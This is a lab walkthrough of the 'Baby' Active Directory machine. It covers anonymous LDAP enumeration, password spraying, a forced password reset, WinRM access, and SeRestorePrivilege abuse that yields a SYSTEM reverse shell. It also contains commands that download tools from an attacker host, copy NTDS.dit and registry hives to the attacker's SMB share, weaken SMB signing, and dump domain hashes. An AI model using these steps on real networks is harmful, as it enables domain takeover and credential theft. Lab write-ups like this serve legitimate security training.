
Overview
Baby is an Active Directory machine that demonstrates how anonymous LDAP access can expose usernames and password hints, eventually leading to an account with a forced password change condition. After resetting the affected user’s password, WinRM access provides the initial foothold. Privilege escalation comes through enabled SeRestorePrivilege and SeBackupPrivilege, allowing command execution as SYSTEM and later manual extraction of domain credential material from NTDS.dit.
Attack Chain
- Enumerate exposed Active Directory services
- Identify the
baby.vldomain and domain controller hostname - Use anonymous LDAP queries to collect usernames
- Discover a potential default password in LDAP user descriptions
- Perform SMB password spraying against the discovered users
- Revisit LDAP group output and discover
Caroline.Robinson - Identify
STATUS_PASSWORD_MUST_CHANGEforCaroline.Robinson - Reset the password using
impacket-changepasswd - Gain WinRM access with the new credentials
- Abuse
SeRestorePrivilegewithInvoke-SeRestoreAbuse - Execute a reverse shell as
NT AUTHORITY\SYSTEM - Use
ntdsutilto create an IFM copy ofNTDS.ditand registry hives - Dump domain hashes with
impacket-secretsdump - Confirm domain compromise with DCSync
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.10.120.246; export NAME=BABY; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -A -oA scans/nmap_initial_$NAME -v

The open TCP ports are:
53,88,135,139,389,445,464,636,3269,3389,49667
Findings
The scan results show a clear Active Directory attack surface. DNS (53), Kerberos (88), RPC (135), SMB (139, 445), LDAP (389, 636), and the Global Catalog over SSL on 3269 are exposed. RDP (3389) is also open, but the more useful path begins with LDAP and SMB enumeration.
The domain and hostnames are added to /etc/hosts for proper name resolution.
echo "$IP baby.vl BabyDC.baby.vl" | sudo tee -a /etc/hosts
LDAP Enumeration
Anonymous LDAP Queries

Since LDAP is exposed, we begin with an anonymous query against the base DN and filter for samaccountname values.
ldapsearch -H ldap://$IP -x -b "dc=baby,dc=vl" | grep -i "samaccountname"
The broad query returns a lot of results, confirming that anonymous LDAP enumeration is possible.

To reduce the noise, we query only person objects and extract the usernames.
ldapsearch -H ldap://$IP -x -b "dc=baby,dc=vl" "(objectClass=person)" | grep -i "samaccountname" | cut -f2 -d" "
This gives us an initial list of users.
Description Field Enumeration

User description fields often contain useful comments, onboarding notes, or passwords. We query LDAP again and filter for descriptions.
ldapsearch -H ldap://$IP -x -b "dc=baby,dc=vl" | grep -i "description"
To view the same information in a cleaner format, we also use netexec against LDAP with a null bind.
nxc ldap $IP -u '' -p '' -d baby.vl --users
The output reveals a potential password in a description field.
Running the LDAP user enumeration through netexec gives a readable view of the same issue.
nxc ldap $IP -u '' -p '' -d baby.vl --users

At this point, we have a likely credential candidate:
Teresa.Bell:BabyStart123!
The usernames and password are saved into separate wordlists for spraying.


Group Membership Review

The first SMB spray does not produce a successful login, so we return to LDAP and inspect the full output more carefully.
ldapsearch -H ldap://$IP -x -b "dc=baby,dc=vl"
The dev group contains users, but does not add anything new.

Further down, the it group reveals an additional user.
Near the end of the output, Caroline Robinson appears again, confirming the username candidate.

Caroline.Robinson is added to the user list before returning to SMB authentication testing.
Foothold
SMB Password Spraying
With the initial user and password lists prepared, we use netexec to test the credentials against SMB.
nxc smb $IP -u creds/users_verified.txt -p creds/passwords_verified.txt -d baby.vl
The first attempt does not return a successful login.

After adding Caroline.Robinson from the deeper LDAP enumeration, we repeat the SMB spray.
nxc smb $IP -u creds/users_verified.txt -p creds/passwords_verified.txt -d baby.vl
This time the password still does not authenticate directly, but the response is useful. SMB returns STATUS_PASSWORD_MUST_CHANGE, meaning the password is valid but must be changed before the account can be used.

Resetting the Password

The forced password change condition can be handled with impacket-changepasswd.
impacket-changepasswd caroline.robinson@$IP
When prompted, we enter the old password:
BabyStart123!
Then we set a new password:
Pass1234!
Validating Access
The new credentials are tested against SMB.
nxc smb $IP -u 'caroline.robinson' -p 'Pass1234!' -d baby.vl
The credentials are now valid.

Since this is a Windows target, we also check for WinRM access.
nxc winrm $IP -u 'caroline.robinson' -p 'Pass1234!' -d baby.vl
WinRM access is allowed.


With WinRM confirmed, we establish an interactive shell using evil-winrm.
evil-winrm -i $IP -u 'caroline.robinson' -p 'Pass1234!'

The user flag can now be read.
type C:\Users\caroline.robinson\Desktop\user.txt
Privilege Escalation
Privilege Enumeration
After gaining a shell as caroline.robinson, we check the assigned privileges.
whoami /priv
Both SeBackupPrivilege and SeRestorePrivilege are enabled.

These privileges are significant. SeBackupPrivilege can allow access to protected files, while SeRestorePrivilege can be abused in some scenarios to modify protected system configuration or service-related registry values.
Abusing SeRestorePrivilege

For this path, we use Invoke-SeRestoreAbuse, which abuses the Seclogon service ImagePath through SeRestorePrivilege and REG_OPTION_BACKUP_RESTORE to execute arbitrary commands as SYSTEM.
https://github.com/0x4D-5A/Invoke-SeRestoreAbuse
The script is transferred to the target.
iwr -uri http://10.8.6.99/Invoke-SeRestoreAbuse/Invoke-SeRestoreAbuse.ps1 -Outfile .\Invoke-SeRestoreAbuse.ps1
Then imported into the current PowerShell session.
Import-Module .\Invoke-SeRestoreAbuse.ps1
Before running a reverse shell, we test command execution by writing the output of whoami to a file.
Invoke-SeRestoreAbuse -Command 'cmd /c powershell -c "whoami > c:\whoami.txt"'
The output file confirms command execution as nt authority\system.
type c:\whoami.txt
SYSTEM Shell
With command execution confirmed, we transfer a reverse shell payload.
iwr -uri http://10.8.6.99/rcat.exe -Outfile .\rcat_10.8.6.99_443.exe

On the attacking machine, a listener is started on port 443 using rlwrap and nc. The payload is then executed through Invoke-SeRestoreAbuse.

The callback returns a shell as nt authority\system.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Post Exploitation

Creating an IFM Copy with ntdsutil

If mimikatz does not work cleanly, the domain database and registry hives can still be dumped manually. From the elevated context, we use ntdsutil to create an IFM copy containing NTDS.dit, the SECURITY hive, and the SYSTEM hive.
ntdsutil "activate instance ntds" "ifm" "create full C:\ProgramData\ntds_dump" quit quit
Transferring the Dump
An initial attempt to copy ntds.dit to an SMB share fails because guest access is blocked by local security policy.

With Administrator-level access, the SMB client and server settings are adjusted to allow the transfer.
Set-SmbClientConfiguration -EnableInsecureGuestLogons $true -Force
Set-SmbClientConfiguration -RequireSecuritySignature $false -Force
Set-SmbServerConfiguration -RequireSecuritySignature $false -Force


The copied ntds.dit file is then transferred to the attacking machine.
copy .\ntds.dit \\10.8.6.99\Share\ntds.dit

The SECURITY and SYSTEM hives are copied as well.
copy .\security \\10.8.6.99\Share\security
copy .\system \\10.8.6.99\Share\system

Dumping Hashes Locally


Back on the attacking machine, impacket-secretsdump is used to extract hashes from the offline files.
impacket-secretsdump -ntds "ntds.dit" -security "security" -system "system" LOCAL
DCSync Confirmation


With the recovered Administrator hash, we can confirm full domain compromise by performing a DCSync with impacket-secretsdump.
impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d -just-dc baby.vl/administrator@$IP
Key Takeaways
Baby shows how anonymous LDAP access can expose enough information to build a working credential attack path. A password stored in a user description did not immediately produce a normal login, but deeper LDAP enumeration revealed another account where the same password triggered STATUS_PASSWORD_MUST_CHANGE. Resetting that password led to WinRM access, and enabled backup/restore privileges provided the escalation path to SYSTEM and domain credential extraction.